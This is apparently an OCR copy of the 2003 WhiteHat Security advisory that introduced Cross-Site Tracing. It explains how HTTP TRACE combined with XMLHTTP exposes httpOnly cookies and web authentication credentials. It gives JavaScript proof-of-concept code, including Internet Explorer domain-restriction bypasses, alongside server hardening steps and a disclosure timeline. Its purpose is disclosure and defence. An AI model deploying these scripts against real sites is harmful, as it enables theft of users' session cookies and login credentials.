Cross-Site Tracing (XST)

The new techniques and emerging threats to bypass current web security measures using TRACE and XSS.

Jeremiah Grossman

1/20/2003

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Warranties and Disclaimers

INFORMATION ON THIS DOCUMENT IS PROVIDED TO YOU "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR PARTICULAR PURPOSE, OR NON-INFRINGEMENT. WHITEHAT SECURITY, INC.. DOES NOT REPRESENT OR WARRANT THE INFORMATION ACCESSIBLE VIA THIS DOCUMENT IS ACCURATE, COMPLETE OR CURRENT.

IN NO EVENT SHALL WHITEHAT SECURITY, INC. OR ANY OF ITS DIRECTORS, EMPLOYEES OR OTHER REPRESENTATIVES BE LIABLE FOR ANY SPECIAL, INCIDENTAL, INDIRECT OR CONSEQUENTIAL DAMAGES OF ANY KIND INCLUDING, WITHOUT LIMITATION, THOSE RESULTING FROM LOSS OF DATA, INCOME, PROFIT, AND ON AY THEORY OF LIABILITY, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS DOCUMENT.

THIS DOCUMENT COULD INCLUDE TECHNICAL INACCURACIES OR TYPOGRAPHICAL ERRORS. CHANGES ARE PERIODICALLY ADDED TO THE INFORMATION HEREIN; THESE CHANGES WILL BE INCORPORATED IN NEW EDITIONS OF THIS DOCUMENT. WHITEHAT SECURITY, INC. MAY MAKE IMPROVEMENTS AND/OR CHANGES IN THE PRODUCT(S), DOCUMENT(S), AND/OR PROGRAM(S) DESCRIBED AT ANY TIME.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Overview

October 23 2002, Microsoft issued a press release describing a new browser/server based protective security measure within of internet explorer 6 sp1. This new feature, dubbed "httponly", helps guard http cookies against xss (cross-site scripting) attack. WhiteHat Security, heavily focused on web application security research and technology, began to investigate the feature in order to determine what it meant to web security. First of all, anything that attempts to help prevent the xss plague on the web is a good thing. Most of us in the web application security field already know the great pains required to prevent the ever-present existence of xss issues.

After much security review, I posted to bugtraq stating that the new httpOnly security feature, which is nicely effective for the intended purpose, is limited in xss protection scope. Limited in that the security feature only prohibits the exposure of cookie data through the "document.cookie" object. However, Microsoft has taken an excellent first step in the right direction to prevent xss as a whole.

A week later into testing of httpOnly, WhiteHat staff discovered a new web security attack technique that is able not only to bypass the httpOnly mechanism present in i.e. 6 service pack 1, but in addition the ability to xss "just about" anything from "just about" anywhere. This technique allows client-side scripting languages, such as javascript, and possibly other client-side technologies like vbscript, flash, java, etc., the ability access http web authentication credentials, with the added bonus of achieving this result over ssl. This ability has never before been previously possible. These new exposures will be explained with detail in the proceeding sections to illustrate the concepts.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Background Information

TRACE Request Method

"Trace" is used simply as an input data echo mechanism for the http protocol. This request method is commonly used for debug and other connection analysis activities.

The http trace request (containing request line, headers, post data), sent to a trace supporting web server, will respond to the client with the information contained in the request. Trace provides any easy to way to tell what an http client is sending and what the server is receiving. Apache, IIS, and iPlanet all support trace as defined by the HTTP/1.1 RFC and is currently enabled by default. Very few system administrators have disabled this request method either because the method posed no known risk, default settings were considered good enough or simply had no option to do so.

The following is an example of a TRACE request:

```
$ telnet foo.com 80
Trying 127.0.0.1...
Connected to foo.bar.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test

HTTP/1.1 200 OK
Date: Mon, 02 Dec 2002 19:24:51 GMT
Server: Apache/2.0.40 (Unix)
Content-Type: message/http

TRACE / HTTP/1.1
Host: foo.bar
X-Header: test
```

As shown in the example, the server responded with the information sent by the client to the server. What sites currently have TRACE enabled?

- www.passport.com
- www.yahoo.com
- www.disney.com
- www.securityfocus.com
- www.redhat.com
- www.go.com
- www.theregister.co.uk
- www.sun.com
- www.oracle.com
- www.ibm.com

(Many other web sites)

httpOnly Cookie Option

httpOnly is a HTTP Cookie option used to inform the browser (IE 6 only until other browsers support httpOnly) not to allow scripting languages (JavaScript, VBScript, etc.) access to the "document.cookie" object (normal XSS attack target). The syntax of an httpOnly cookie is as follows:

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Set-Cookie: name=value; httpOnly

Using JavaScript we can test the effectiveness of the feature. (Code tested in IE 6 SP1)

```
<script type="text/javascript">
<!--
function normalCookie() {
    document.cookie = "TheCookieName=CookieValue_httpOnly";
    alert(document.cookie);
}

function httpOnlyCookie() {
    document.cookie = "TheCookieName=CookieValue_httpOnly; httpOnly";
    alert(document.cookie);
}
//-->
</script>

<FORM>
<INPUT TYPE=BUTTON OnClick="normalCookie();" VALUE='Display Normal Cookie'>
<INPUT TYPE=BUTTON OnClick="httpOnlyCookie();" VALUE='Display HTTPONLY Cookie'>
</FORM>
```

Code Example 1.

Screen Shot 1: after pressing the "Display Normal Cookie" button.

Screen Shot 2 : After pressing the "Display HTTPONLY Cookie"' button.

By testing the above code, you can quickly see that when httpOnly setting is in use, the "document.cookie" function allows access to the object, but the string returns empty. This becomes a useful security enhancement for many web applications.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Analysis


The first challenge is to gain access to the cookie data string normally contained in "document.cookie" while httpOnly is in use. The idea became to identify where the data within "document.cookie" is located besides within, of course, "document.cookie". This is where TRACE's usefulness for our purposes becomes clear. TRACE will echo the information you send in the HTTP Request. This includes cookie and Web Authentication strings, since they are just simple HTTP headers themselves.

However, it is not a simple process forcing Internet Explorer to send a TRACE request, even while first considering the use HTML Form (METHOD=POST). In fact, Internet Explorer does not support request methods other than GET or POST while using an HTML form. To resolve this limitation, we had to utilize extended client-side scripting technologies to create and send a specially formatted HTTP request to a target web server. Many technologies are capable of performing specially crafted HTTP request.

```
<script type="text/javascript">
<!--
function sendTrace () {
    var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    xmlHttp.open("TRACE", "http://foo.bar",false);
    xmlHttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
}
//-->
</script>

<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">
```

Code Example 2. (Will need to change the URL in the code)



Screen Shot 3: Results of the TRACE request response from the server. Note the cookie string contained and accessible by means other than "document.cookie".

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

The above code, using the ActiveX control XMLHTTP, will send a TRACE request to the target web server. The server will then echo, if it supports TRACE, the information sent within the HTTP request. Internet Explorer will send general browser headers by default that will be displayed via a resulting JavaScript alert window. If your browser happens to have a cookie from the target domain or is logged into the target web server using web authentication, you will be able to see your cookies and credentials present within the alert. This technique successfully grants the code ability bypass "httpOnly", while accessing cookie data without the use of "document.cookie". We now have the desired capability to pass sensitive credentials off-domain to a third-party. Also as stated in the overview, the ability to access web authentication credentials not before possible using client-side script. To restate, all the sensitive information is still accessible even over an SSL link.

It is important to note two things at this point. The first is ability to do these types of request using a web browser is NOT limited to Internet Explorer. Other web browsers such as Mozilla/Netscape possess the ability as well. Specifically, TRACE requests have been achieved in Mozilla using XMLDOM object scripting. The second, XMLHTTP, is only one of several ActiveX controls and other technologies, which appear have this control over HTTP within a browser environment.

There is however at this point a limiting factor preventing wider a danger escalation. The TRACE connection made by the browser, will NOT be allowed by the browser, to connect to anything other than the domain hosting the actual script content. A foo.bar script domain will only be able to TRACE and connect to a foo.bar domain host. This is a browser implemented domain restriction security policy. The domain restriction policy helps prevent XSS and other similar attacks from occurring. This technical exploit limitation does prevent further abuse, however, this hurdle can be bypassed as well as shown below.

To increase the exposure of the exploit, we are in need of a domain-restriction-bypass vulnerability within Internet Explorer (or web browser of choice). As it turns out, these issues are quite numerous and can be commonly found posted to public resource forums such as bugtraq. Recently and currently, there have been known unresolved issue with the IE Domain Restriction policies. These un-patched Internet Explorer 6 flaws, allow the ability to bypass the domain restriction security policy, and increase the overall severity of the problem. This IE issue uses the "external" browser flaw in the caching mechanism. And was first identified by GreyMagic Security.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

```
<script type="text/javascript">
<!--
function xssDomain()  {
      var oWin=open("blank.html","victim","width=500,height=400");
      var oVuln=oWin.external;
      oWin.location.href="http://foo.bar";
      setTimeout(
            function () {
                  oVuln.NavigateAndFind('javascript:xmlHttp=new ActiveXOb
ject("Microsoft.XMLHTTP");xmlHttp.open("TRACE","http://foo.bar",false);xmlH
ttp.send();xmlDoc=xmlHttp.responseText;alert("Show all headers for foo.com
including cookie without using document.cookie \\n" + xmlDoc);','','');
            },
            2000
      );

}
//-->
</script>
<INPUT TYPE=BUTTON OnClick="xssDomain();" VALUE='TRACE XSS Domain'>
```


Code Example 3. (Code will not work post the MS02-068 roll-up which resolves the issue). However a working code example (4) below, as of this writing, does function. URLs in the code will need to be changed to identify a target.

```
<script type="text/javascript">
function xssDomainTraceRequest(){
      var exampleCode = "var xmlHttp = new ActiveXObject(\
"Microsoft.XMLHTTP\")\;xmlHttp.open(\"TRACE\",\"http://foo.bar\",false)\
;xmlHttp.send()\;xmlDoc=xmlHttp.responseText\;alert(xmlDoc)\;";
      var target = "http://foo.bar";
      cExampleCode = encodeURIComponent(exampleCode  + ';top.close()');
      var readyCode = 'font-size:expression(execScript(decodeURIComponen
t("' + cExampleCode + '")))';
      showModalDialog(target, null, readyCode);
}
</script>
<INPUT TYPE=BUTTON OnClick="xssDomainTraceRequest()" VALUE="Show Cookie
Information Using TRACE">
```

Code Example 4. (Functional as of this writing) This IE issue uses a flaw within "showModalDialog". Gathered from Thor Larholm on http://www.pivx.com/ The URLs in the code will need to be changed to identify a target.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857



Screen Shot 4: Results of the TRACE request response from the server. Note the base64 authentication string contained and now accessible.

These scripts now have the ability to connect to any domain, access cookies, and web authentication information, while NOT utilizing document.cookie and/or being restricted by domain security policy. What does this mean for exposure scenarios? Read On.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Exposure Scenarios

We will outline a few exposure scenarios while using varying degrees of security assumptions. Attempting to organize the scenarios by level of risk severity.

Defining some necessary technologies and acronyms to better understand exposure at several levels.

Domain Restriction Bypass (DRB) The ability for a client-side script to bypass domain restriction security policy enabled within a web browser.

HTTP Request Enabling Technology (HRET) Client-side technologies resident within a web browser, which allow for the creation and sending of specially formatted HTTP Requests. These technologies may include, but not all confirmed, JavaScript, VBScript, Flash, Java, ActiveX, Jscript, Action Script, Shockwave, etc..

TRACE Method Support (TMS) A target web server that currently supports the TRACE request method.

"Credentials" will include cookie data and web authentication credentials.

Scenarios assume the following:
A user visits a malicious web site or views malicious content hosted by a trusted source (message board, web mail, etc..) and loads code similar to code example 3 & 4.

Scenario 1. (DRB, HRET, TMS)
All the required insecurities are present in today's environment. Code may access any and all of the user credentials from any domain that supports TRACE including bypass httpOnly. XSS "just about" anyone from "just about anywhere".

Scenario 2. (HRET, TMS)
Code may access any and all of the user credentials from the "hosting code" domain including bypass httpOnly.

Scenario 3. (DRB, HRET)
User credentials from target domain are safe due to the server not supporting or disallowing TRACE. However, other security concerns beyond the scope of this paper are present.

Scenario 4. (HRET)
User credentials from target domain are safe due to the server not supporting or disallowing TRACE. No other security concerns beyond the scope of this paper persist.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

General Recommendations

1. Sufficiently patch all web browsers against known domain restriction bypass flaws. This is a more important part of security policy now more than ever.

2. Disable or disallow the TRACE Request method on production and development (unless needed) web servers.

3. Web server vendors should update their web server packages to disable TRACE by default.

4. Web server vendors should inform their users on how to disable or disallow TRACE on existing web servers.

5. ActiveX controls supporting arbitrary HTTP request should be marked unsafe for scripting by default. Other such technology vendors (Flash, Java, Shockwave, VBScript, etc..) should attempt to implement greater security mechanisms regarding disallowing unauthorized HTTP requests.

6. Users have the ability to disable all active scripting and increase the safety of their credentials. However, this may negatively impact the functionality of many web sites.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Server Specific Recommendations

(Resolutions should be confirmed by appropriate vendor)

IIS

• URL Scan

Apache

• Source Code Modification
• Mod_Rewrite Module

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^TRACE
RewriteRule .* – [F]
```

(Thank you to Rain Forest Puppy)

** The Limit or LimitExcept directive in the httpd.conf file does not appear to be able to restrict TRACE. **

Netscape iPlanet

(Procedures for removing unwanted Request Methods)

```
cd ${IPLANET_ROOT}
mkdir secure_lib
cp bin/https/lib/libns-httpd40.so secure_lib
cd secure_lib
emacs libnc-httpd40.so
```

The supported methods appear in lists like: HEAD^@GET^@PUT^@POST^@DELETE^@TRACE^@OPTIONS^@MOVE^@INDEX^@MKDIR^@RMDIR

• Find all occurrences of these lists and change the methods as required to be GET padded with spaces to match the length of the word. I.e. DELETE becomes 'GET ' (three spaces)

• edit the start script for the web server to protect and prepend the secure_lib at the front of the LD_LIBRARY_PATH. i.e. LD_LIBRARY_PATH=${IPLANET_ROOT}/secure_lib:<the rest of the line as it appears in the script>

• re-start the web server and test it still works!

(Many thanks to Alastair Davie and Robert Rodger.)

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

References

Some Answered Questions.

Q: Does this affect only Internet Explorer?

A: No, this new technique may affect all browser supporting HTTP Request Enabling Technologies (HRET).

Q: Does this exploit technique require ActiveX?

A: ActiveX is used in our examples, however research has shown other similar technologies posses the same abilities.

Q: If I turn off Active Scripting, as a user, am I safe?

A: You could be "safer" but not safe. As previously said, other technologies such as Flash and Java may still pose a threat even if Active Scripting is disabled.

Q: As a web server administrator, if I disable TRACE are my users credentials safe?

A: Yes, this appears to be the case. Users of your "domain" would be safe against this new technique since your web server no longer echoes sensitive information in TRACE requests.

Q: Are my users credentials at risk even though my applications are not vulnerable to XSS at the application layer?

A: Yes. The particular attack vector of this XSS issue targets the web server itself rather than the web application layer.

Q: Why should I have to reconfigure my web server, this sounds like a browser client-side issue?

A: The security of the web browsers in use should be indeed secured as well as the web server. However, if the web server itself is not configured to deny TRACE, then the security of the domain credentials will reside in the security of the web browser. Not a good idea.

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857

Issue Discovery & Disclosure Time line

November 1, 2002.
httpOnly bypass issue identified.

November 28, 2002.
Increased Exposure identified.

December 4, 2002.
Issue disclosed and confirmed by Tim Mullen

December 4, 2002.
Issue disclosed and confirmed by Ryan Russell

December 5, 2002.
Issue disclosed and confirmed by Steve Christey (Mitre)

December 6, 2002.
Issue disclosed and confirmed by Rain Forest Puppy (Wiretrip.net)

December 10, 2002.
Issue disclosed and confirmed by CERT.

January 20, 2003.
Issue publicly disclosed by WhiteHat.

Credits & Thanks

Robert Auger: For help with security research, vulnerability identification, and mirror help.

Rain Forest Puppy: For help with vulnerability confirmation, security resolutions research and the XST title.

Tim Mullen: For help with vulnerability confirmation and security resolutions

Steve Christey: For help with vulnerability confirmation and feedback

Ryan Russell: For help with vulnerability confirmation

Robert Rodger: For help with iPlanet vulnerability confirmation and remediation

Alastair Davie: For help with iPlanet vulnerability confirmation and remediation

3003 Bunker Hill Ln., Suite #106
Santa Clara, CA 95054-1144

TEL: 408.274.2961
FAX: 435.603.2857